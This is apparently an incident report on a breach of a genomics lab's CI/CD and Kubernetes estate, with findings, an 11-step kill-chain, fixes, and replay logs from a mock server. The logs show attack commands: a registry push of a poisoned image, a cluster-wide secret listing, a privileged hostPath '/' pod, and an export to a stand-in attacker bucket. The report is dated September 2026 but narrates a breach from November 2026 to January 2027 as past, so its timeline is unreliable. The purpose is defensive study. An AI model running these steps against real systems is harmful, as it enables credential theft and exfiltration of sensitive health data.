

Helix Diagnostics

Incident reconstruction + root-cause analysis

From an anonymous pull request to 31,000 genomes on the open internet — what happened, how we proved it, and how to stop it happening again.

24 September 2026 • Independent security review • Includes working mock prototype + attack replay

Package: this report (DOCX/PDF) + prototype/ (mock server + attacker script) + docs/ (plain-English guides)

Contents

1. Executive summary — the story in two pages
2. How to use this package
3. System architecture (as breached)
4. Findings F1–F32 — what matters, what helped, what's noise
5. What happened, how it happened, and why
6. Kill-chain (11 steps, with tools and evidence)
7. Mock prototype + hack simulation — how we proved it
8. What we honestly couldn't prove
9. Fix list — what to do Monday morning
10. Appendix A — reading the log B — file manifest C — glossary

1. Executive summary

This wasn't one bug. It was five reasonable-sounding decisions that, put together, left a straight corridor from the public internet to Helix's most sensitive data. No password was stolen. No key leaked. No logs were wiped. Every step the attacker took was done by a legitimate identity doing something it was technically allowed to do. That's exactly why it worked — and why the monitoring setup, built to catch stolen passwords and switched-off logging, never stood a chance.

In short: a stranger filed a routine-looking contribution to a public Helix code project. Helix's automation ran it with Helix's own credentials before anyone reviewed it. Those credentials were far too broad, so the stranger traded them up, twice, until they could quietly replace a shared building block, read every secret in the production cluster, break out onto the underlying machines, and copy 31,000 whole genome sequences to an address of their choosing. Two alarms rang at the right time. Both were closed as 'probably fine.' Helix found out a month later, from a stranger who recognised their file naming.

Impact

- 31,000 whole genome sequences exfiltrated (19 Nov 2026 – 6 Jan 2027), published publicly (11 Jan 2027).
- Permanently identifying, unreissuable, relative-implicating data under 40 hospital contracts (~210,000 people).
- Discovery accidental + external (18 Jan 2027). Runner fleet + cluster secrets assumed compromised; node access achieved.

Root causes (the six doors)

#	Door left open	Finding	Fix in one line
1	Strangers' code runs with your secrets before review	F3 (+F2, F27)	Split trusted/untrusted CI; approve first-timers pre-run
2	One trust rule accepts the whole org	F5	Pin trust to repo + workflow + ref
3	Shared image tag silently swappable	F9	Immutable tags; digest pin; sign
4	Every workload reads every secret	F12 + F13	Delete binding; least-privilege; no automount
5	No bouncer blocks node-takeover pods	F14	Admission deny privileged+hostPath
6	Export delivers anywhere	F17	Allow-list; require lab order

Beneath the six sits a governance gap: three role hand-offs approved by three people in three years, never traced end-to-end (F25/F26). The yearly pentest excludes the two systems the attack lived in (F28); the watch handbook describes a different era (F23) while the team can't see the relevant logs (F32).

Proof: we rebuilt the estate as a small mock server (prototype/app.py, dummy data, real logic) and replayed the attack (prototype/attacker.py). Every step executed; log in Appendix A. FIXED=true denies every step — validating the fixes.

2. How to use this package

You are...	Do this	Time
Board / leadership	Read §1 + §5 + §9; glance at diagram	20 min
Engineer	Run prototype/attacker.py, then §6 + §7	45 min
SOC / analyst	§4 Bucket 2 + §6 steps 7–9 + §9	30 min
Auditor	§4 + §8; Appendix B manifest	30 min

```
cd prototype
python3 app.py                # terminal 1 – mock on http://localhost:8471
python3 attacker.py           # terminal 2 – replays kill-chain
# FIXED=true python3 app.py + attacker.py → every step denied
```

3. System architecture (as breached)

Follow red arrows 1–9 in order — that's the attacker's walk. Grey = detection context. The mock mirrors this exactly.




Figure 1 — Helix architecture as breached, with attack path. File: prototype/architecture.png

Component	Home	Trust flaw
helix-seqtools (GitHub)	Public	pull_request_target = attacker code + base secrets (F3)
Runner fleet (x4)	helix-build	Sticky; no runtime telemetry (F7/F8/F15)

Component	Home	Trust flaw
HelixDeploy	helix-build	Trusts whole org (F5)
HelixPipelineOps	helix-build	From Deploy; hop unmapped (F25)
Registry base/stable	helix-build	Mutable tag; pull-by-tag (F9)
helix-prod (K8s)	helix-prod	Stale binding + automount + no admission (F12–F14)
HelixDataExport	helix-prod	Destination unscoped (F17)
helix-sequences	helix-prod	Bulk-read; LIS cross-check hidden from SOC
SOC + runbooks	Contract	Cloud+storage only; misses class (F23/F32)

Normal day: order → pinned image → own samples → that hospital's bucket → LIS records 1:1. Attack: same pipes, attacker's destination. Nothing 'broke' — the pipes were never told where they're allowed to go.

4. Findings F1–F32 — what matters, what helped, what's noise

Core = attacker walked here. Suspicious/Helped = made it possible, invisible, or unprovable. Noise = loud but unrelated. Full reasoning: docs/01-findings-categorisation.md.

4.1 Core — the attack path (20)

ID	Summary	Why core
F1	Blog names roles + federation	Free recon
F2	Public repo, 41 ext PRs	Front door + cover
F3	pull_request_target pre-review + secrets	Entry point
F4	Throwaway PR 14 Nov; clean OIDC sub	Who/when
F5	Deploy trusts whole org	Wildcard → prod
F7	Self-hosted runners in helix-build	Code inside boundary
F9	stable pushed 14 Nov; pull-by-tag	Silent mass poisoning
F10	Push as PipelineOps	Proves hop 1
F11	14k secret get/list	Credential harvest
F12	reader → all-auth'd (stale 2023)	Every pod, every secret
F13	Default automount	Every pod gets identity
F14	Privileged + hostPath /; no admission	Node breakout
F16	Ops→Export 41×, zero runs	Hop 2; broken 1:1
F17	Export writes anywhere	Exfil valve
F18	31k reads vs ~2.4k/mo	Scale; matches dump
F19	LIS: 4,900 deliveries	Kills innocent theories
F25/F26	3 hops, 3 yrs, never traced	Governance root cause
F30	Upload 11 Jan via hosting IP	Anonymised disclosure
F31	Reads end 6 Jan	Exfil window end

4.2 Suspicious / helped (10)

ID	Summary	Why here
F6	CI/cloud log mismatch; CI aged out	Possible rehearsal; unprovable
F8	Runners persist outside /work	Implant plausible; unverifiable
F15	No runtime telemetry	Permanent evidence hole
F20/F21	Priv-pod alert → 'expected' (90–140/d legit)	Base-rate mis-triage
F22/F19	Bulk-read alert → 'month-end' (no LIS)	Unverifiable guess
F23	Runbooks miss chain/RBAC/registry	Wrong threat model
F27	Reviews gate merge, not run	False comfort, by design
F28	Pentest excludes CI/CD+K8s	Bug class survives assurance
F32	SOC blind to K8s audit	Key events invisible

4.3 Noise — ruled out (2)

ID	Summary	Why noise
F29	220k failed logins 2–6 Dec	All failed; spray seen elsewhere; no creds exist (F24)
F24	No policy/log/bucket/key events	Rules out classic theories; all actions 'allowed'

5. What happened, how, and why

Act 1 — Open gate (pre-Nov). Blog gives role names (F1); public toolbox (F2) tests strangers' code with owner secrets pre-review (F3); merge-only reviews (F27) can't help.

Act 2 — Stranger walks in (11–14 Nov). 3-day-old account PRs (F4); runs on Helix builders (F7); org-wildcard lock (F5) admits a low-trust card to production. Possible runner stash (F8), unrecorded (F15).

Act 3 — Poisoned ingredient (14 Nov 03:51). Deploy→PipelineOps (F10, F25/F26); one push swaps 'stable' (F9); pull-by-tag silently converts every future run.

Act 4 — Factory floor (15–22 Nov). Name tags everywhere (F13) + any-tag-opens-all-lockers (F12) → 14k secret reads (F11). Master-key-plus-foundations pod (F14) unopposed; alarm (F20) waved off vs common baseline (F21).

Act 5 — Walk to vault (17 Nov–9 Jan). 41 hops, zero jobs (F16), uncharted (F23). Unchecked address label (F17); 31k vault trips (F18) vs 4,900 orders (F19). Volume alarm (F22) guessed away. Out by 6 Jan (F31).

Act 6 — Leak + luck (4–18 Jan). Fresh public account, upload 11 Jan via hosting IP (F30); internal IDs survive; outsider reports 18 Jan. No Helix control finds it.

5.2 Vulnerabilities

#	Weakness	CWE	Findings
V1	Untrusted code + trusted CI creds	CWE-863	F3, F27
V2	Org-wildcard OIDC trust	CWE-284	F5
V3	Mutable tag, pull-by-tag	CWE-494	F9, F10
V4	Cluster-wide read automount ×	CWE-732	F12, F13, F11
V5	Missing admission control	CWE-693	F14
V6	Unvalidated export destination	CWE-20/284	F17, F18

#	Weakness	CWE	Findings
V7	Untracked privilege	transitive Architectural	F25, F26, F16

5.3 Why (beyond tech)

- Nobody owned the composed picture (F25/F26).
- Stale access never dies; no binding inventory (F12).
- Assurance excluded the attack surface (F28).
- Monitoring matched a different era + blind layer (F23, F32).
- 4 security staff for 210k permanent health records across 40 contracts.

6. Kill-chain — 11 steps

Step 1 — Recon: roles + repo survey

Tool: curl + browser (passive)

Details: Blog (F1) + public repo/41 PRs (F2). Full plan, zero auth.

Step 2 — Throwaway PR runs pre-review

Tool: gh pr create + callback

Details: 11 Nov account → 14 Nov PR (F4); target runs pre-review w/ secrets (F3, F27). Proto: github/pr.

Step 3 — Wildcard grants HelixDeploy

Tool: assume-role-with-web-identity

Details: Trust repo:helix-diagnostics/* (F5). Policy says yes. Proto: iam/assume-deploy.

Step 4 — Inside sticky runner

Tool: bash; persist outside /work

Details: Self-hosted (F7); /work-only wipe (F8); no telemetry (F15). Proto: runner/exec.

Step 5 — Hop 1 + poison stable

Tool: assume-role; docker push :stable

Details: Deploy→Ops (F10, F25/F26); push 03:51 (F9). Standing exec. Proto: assume-chain + registry/push.

Step 6 — Vacuum cluster secrets

Tool: kubectl get secrets -A

Details: Automount (F13) × stale binding (F12) → 14k reads (F11). Proto: k8s/list-secrets.

Step 7 — Node breakout; alert #1 dies

Tool: kubectl apply evil-pod.yaml

Details: Priv+hostPath / (F14), no admission. Alert (F20) vs 90–140/d (F21). Proto: create-pod + triage.

Step 8 — Hop 2, zero runs

Tool: assume-role Ops→Export

Details: 41 assumes vs 1:1 history (F16); no runbook (F23). Proto: assume-chain.

Step 9 — Bulk read; alert #2 dies

Tool: get-object loop

Details: 31k vs ~2.4k/mo (F18); LIS 4,900 (F19). Alert (F22), no LIS to check. Proto: export/read.

Step 10 — Exfil anywhere

Tool: export(destination=attacker)

Details: Unscoped param (F17); done 6 Jan (F31); no classic IoC (F24). Proto: export/deliver.

Step 11 — Stage, dump, spotted by luck

Tool: (attacker-side) hosting IP

Details: Account 4 Jan, upload 11 Jan (F30); IDs survive; outsider 18 Jan. F29 unrelated.

7. Mock prototype + hack simulation

7.1 What the mock is

prototype/app.py: single-file, dependency-free server reimplementing the security logic with dummy data (wildcard match, chaining, mutable tags, RBAC × automount × admission toggle, export allow-list toggle, SOC alerts). prototype/attacker.py replays the chain over HTTP. Dummy genomes stand in; counters simulate 31k/4.9k.

Real thing	Mock endpoint(s)	Logic
PR + OIDC	github/pr	Pre-review + sub (F3/F4)
Deploy trust	iam/assume-deploy	Wildcard (F5); pinned if FIXED
Runner	runner/exec	Persist outside /work (F8)
Chain	iam/assume-chain	Deploy→Ops→Export (F25/F26)
Registry	registry/push	Mutable tag (F9); frozen if FIXED
K8s RBAC/admit	k8s/list-secrets create-pod	Binding × automount; no-op admit (F12–F14)
Export	export/read deliver	Bulk + anywhere (F17/F18)
SOC	soc/triage; alerts	Both alerts + mis-closure (F20–F22)

7.2 Replay results (vulnerable mode, 24 Sep 2026)

Every exploit step ALLOWED; both alerts fired and were triaged as in reality. Full: prototype/data/simulation.log; audit: prototype/data/audit.log. Excerpts:

```
STEP 2: Assume HelixDeploy via org-wide wildcard trust (F5)
=====
$ curl -X POST $URL/api/iam/assume-deploy -d '{"oidc_sub":"repo:helix...:pull_request"}'
{
  "allowed": true,
  "cred_id": "cred-cd9086cb1df2",
  "role": "HelixDeploy",
  "why": "wildcard trust 'repo:helix-diagnostics/*' accepted low-trust repo token (F5)"
}
--> Got HelixDeploy creds: cred-cd9086cb1df2

=====
STEP 3: Execution on shared self-hosted runner + persistence outside /work (F7/F8)
=====
$ curl -X POST $URL/api/runner/exec -d '{"cmd":"...", "persist_path":"/opt/runner-env/.cache"}'
{
  "executed_on": "self-hosted runner vm-2 (helix-build)",
  "cmd": "stage2: steal creds, prep registry push",
  "ts": "2026-09-24T16:57:44Z",
  "persisted": true,
  "warning": "/opt/runner-env/.x is OUTSIDE /work -> survives job cleanup, infects future legitimate builds (F8)"
}
--> No runtime telemetry (F15): nobody can say what else ran. P

...

STEP 5: Supply-chain poisoning – push evil image to mutable 'stable' tag (F9/F10)
=====
$ curl -X POST $URL/api/registry/push -d '{"cred_id":"...", "tag":"stable"}'
```

```
{
  "allowed": true,
  "pushed": {
    "tag": "stable",
    "digest": "sha256:evil9f224a",
    "pushed_by": "HelixPipelineOps (attacker-chained)",
    "ts": "2026-09-24T16:57:44Z"
  },
  "impact": "Every future pipeline pulling 'stable' by TAG now gets attacker image with zero config change (F9)."
}
--> Pipelines pull by TAG not digest: poison becomes 'current base image' silently.
```

=====

STEP 6: Escalation in helix-prod – poisoned pod reads ALL secrets via stale binding (F12/F13/F11)

=====

```
$ curl -X POST $URL/api/k8s/list-secrets -d '{"sa":"pipeline-runner"}'
```

```
{
  "allowed": true,
  "secrets": [
    {
      "namespace": "pipeline",
      "name": "db-creds",
      "value": "DUMMY-db-pass-****"
    },
    {
      "namespace": "pipeli
```

...

STEP 7: Node breakout – privileged + hostPath '/' pod, no admission control (F14). Alert F20 fires.

```
$ curl -X POST $URL/api/k8s/create-pod -d '{"spec":{"privileged":true,"hostPath":"/"}}'
```

```
{
  "allowed": true,
  "pod": {
    "name": "seq-pipeline-gpu-helper",
    "namespace": "pipeline",
    "sa": "pipeline-runner",
    "image": "sha256:evil9f224a",
    "privileged": true,
    "hostPath": "/",
    "ts": "2026-09-24T16:57:44Z"
  },
  "alert": {
    "id": "ALT-001",
    "type": "privileged-pod",
    "detail": "pod seq-pipeline-gpu-helper requests hostPath '/' + privileged",
    "ts": "2026-09-24T16:57:44Z",
    "status": "OPEN",
    "real_ref": "F20 fired 16 Nov 04:22; closed wrongly as expected (F21 base-rate failure)"
  },
  "impact": "No admission control (F14): container-to-node breakout. Attacker owns the node."
}
```

--> SOC alert ALT-001 fires. Analyst closes as 'expected' (90-140 privileged pods/day, F21) without spotting hostPath='/'

```
{
  "triaged": {
    "id": "ALT-001",
    "type": "privileged-pod",
    "detail": "pod seq-pipeline-gpu-helper requests hostPath '/' + privileged"
  }
}
```

...

STEP 9: Bulk read of helix-sequences – 31k vs ~2.4k/mo baseline (F18). Alert F22 fires.

```
$ curl -X POST $URL/api/export/read -d '{"cred_id":"...", "count":31000}'
```

```
read chunk 8000: total=8000
--> SOC alert ALT-002 fired on bulk read.
read chunk 8000: total=16000
read chunk 8000: total=24000
read chunk 7000: total=31000
```

```
{
  "allowed": true,
  "read": 7000,
  "total_read": 31000,
  "sample": [
    {
      "sample_id": "HELI-X-SMP-0000001",
```

```

        "patient_ref": "PT-100001",
        "hospital": "hospital-group-02",
        "sequence_hash": "7b84703768914fa9",
        "size_kb": 4201
    },
    {
        "sample_id": "HELIX-SMP-000002",
        "patient_ref": "PT-100002",
        "hospital": "hospital-group-03",
        "sequence_hash": "9936052c569c3cc0",
        "size_kb": 4202
    },
    {
        "sample_id": "HELIX-SMP-000003",
        "patient_ref": "PT-100003",
        "hospital": "hospital-group-04",
        "sequence_hash": "ff83cf95447ec416",
        "size_kb": 4203
    },
    {
        "sample_id": "HELIX-SMP-000004",
        "patient_ref": "PT-100004",
        "size_kb": 4204
    }
    ...

STEP 10: Exfiltration – deliver to ATTACKER bucket via unscoped destination param (F17/F31)
=====
$ curl -X POST $URL/api/export/deliver -d '{"destination":"s3://attacker-drop/x","count":31000}'
{
  "allowed": true,
  "exported": {
    "destination": "s3://attacker-drop/helix-cohort",
    "count": 31000,
    "by": "HelixDataExport",
    "ts": "2026-09-24T16:57:45Z"
  },
  "impact": "Write goes to ANY destination named in config param (F17) \u2014 the exfiltration valve."
}
--> Real timeline: reads complete 6 Jan (F31) -> public upload 11 Jan via hosting-provider IP (F30) -> spotted by outside

=====
STEP 11: What did NOT matter – ruling out noise (F24/F29)
=====
$ # no command – this step is absence-of-evidence
F29: 220k failed logins 2-6 Dec = internet background noise; no long-lived creds exist (F24), so nothing to brute-force.
F24: no policy change / logging disabled / public bucket

...

FINAL STATS
=====
{
  "sequences_read": 31000,
  "lis_deliveries": 4900,
  "gap_unexplained_reads": 26100,
  "secret_access": 5,
  "exports": [
    {
      "destination": "s3://attacker-drop/helix-cohort",
      "count": 31000,
      "by": "HelixDataExport",
      "ts": "2026-09-24T16:57:45Z"
    }
  ],
  "assumptions": [
    {
      "role": "HelixDeploy",
      "oidc_sub": "repo:helix-diagnostics/helix-seqtools:pull_request",
      "trust": "repo:helix-diagnostics/*",
      "allowed": true,
      "ts": "2026-09-24T16:57:44Z"
    },
    {
      "from": "HelixDeploy",
      "to": "HelixPipelineOps",
      "allowed": true,
      "ts": "2026-09-24T16:57:44Z"
    }
  ]
}

```

```

    },
    {
      "from": "HelixPipelineOps",
      "to": "HelixDataExport",
      "allowed": true,
      "ts": "2026-09-24T16:57:44Z"
    }
  ]
}

```

Done. Open the dashboard for visuals: <http://localhost:8471/>
 Tip: restart server with F

7.3 Fixed mode

FIXED=true: pinned trust, immutable digest-pinned tags, binding removed + automount off, admission denies hostPath/+privileged, export allow-listed. Re-run denies Step 2 outright; later steps each independently deny — defence in depth.

```

cd prototype
python3 app.py > data/server.log 2>&1 &
python3 attacker.py | tee data/simulation.log
# dashboard http://localhost:8471/   state: curl localhost:8471/api/state

```

8. What we honestly couldn't prove

- Earlier rehearsal? CI/cloud mismatch (F6) + 90-day CI retention = possible, unanswerable. Align logs to 400d+.
- Runner implants? Available (F8), unrecorded (F15). Rebuild fleet; rotate creds; watch fresh builds.
- Node-access actions (F14/F15)? Unknowable. Rotate cluster creds; review workloads 15 Nov–9 Jan.
- Alert provenance (F20 vs F32)? Confirm how the pod alert reached SOC — feed vs escalation.

9. Fix list — Monday morning

9.1 This week (stop the bleeding)

P	Action	Kills	Effort
P0	Pin Deploy trust; split roles per tier	V2	Hours
P0	Freeze tags; digest-pin; sign+verify	V3	Days
P0	Delete stale binding; automount=false	V4	Hours
P0	Admission: deny hostPath/+privileged	V5	Days
P0	Allow-list export; require LIS order	V6	Days
P0	Rebuild runners; rotate creds	F8/F15	Days

9.2 This month (detection)

- Route K8s audit to SOC (F32); runbooks for chain/registry/RBAC/reads-without-orders (F23).
- Chart assumes-per-run (F16), reads-per-delivery (F19), hostPath+priv combo (F14/F21); alert on breakage.
- SOC-readable LIS counts (F19/F22). Align retentions (F6). Deploy runtime telemetry (F15).

9.3 This quarter (systemic)

- Split CI: untrusted build (no secrets) + trusted publish w/ first-timer approval-to-run (F3/F27).
- Ephemeral runners (F7/F8). Reachable-permissions graph in CI; block unreviewed transitive reach (F25/F26).
- Rescope pentest to CI/CD+K8s+IAM (F28); yearly replay via this prototype. Reconcile '24h SOC' wording until F32/F23 close.

Appendix A — reading the log

Replay prints Steps 0–11 + final stats. 0 = passive recon. 1–10 = curl-equivalent + JSON verdict (allowed + why) + finding map. 11 = distractors ruled out. Final stats: reads 31,000; LIS 4,900; gap 26,100; exports; 3 assumes. Regenerate: `prototype/run.sh`.

Appendix B — file manifest (this ZIP)

Path	What it is
report/Helix-Incident-Report.docx	This report (Word)
report/Helix-Incident-Report.pdf	This report (PDF)
prototype/app.py	Mock server (stdlib-only)
prototype/attacker.py	Kill-chain replay
prototype/architecture.png	Figure 1
prototype/README.md	Run instructions
prototype/run.sh	Boot + replay + save
prototype/data/simulation.log	Our replay output
prototype/data/audit.log	Audit trail
prototype/data/sequences_sample.json	20 dummy records
docs/01-findings-categorisation.md	32 findings bucketed
docs/02-what-happened-explained.md	Plain-language narrative
docs/03-kill-chain.md	11-step chain

Appendix C — glossary

Term	Plain meaning
PR	Suggested change to shared code
<code>pull_request_target</code>	CI setting testing suggestions with owner creds
OIDC / sub	Per-run ID card; sub = which repo/workflow
Assume-role / chain	Swapping one badge for an allowed another
Tag / digest	Movable label / unchangeable serial
K8s / pod / RBAC	Factory floor / job / access rulebook
<code>hostPath</code> / privileged	Machine disk in job / master keys = escape
Admission controller	Bouncer refusing dangerous jobs
SOC / runbook / LIS	Watch team / handbook / lab order book

— End of report. Start with docs/02 in plain language, then replay the prototype. If any step doesn't reproduce, the report is wrong and the code is right — tell us.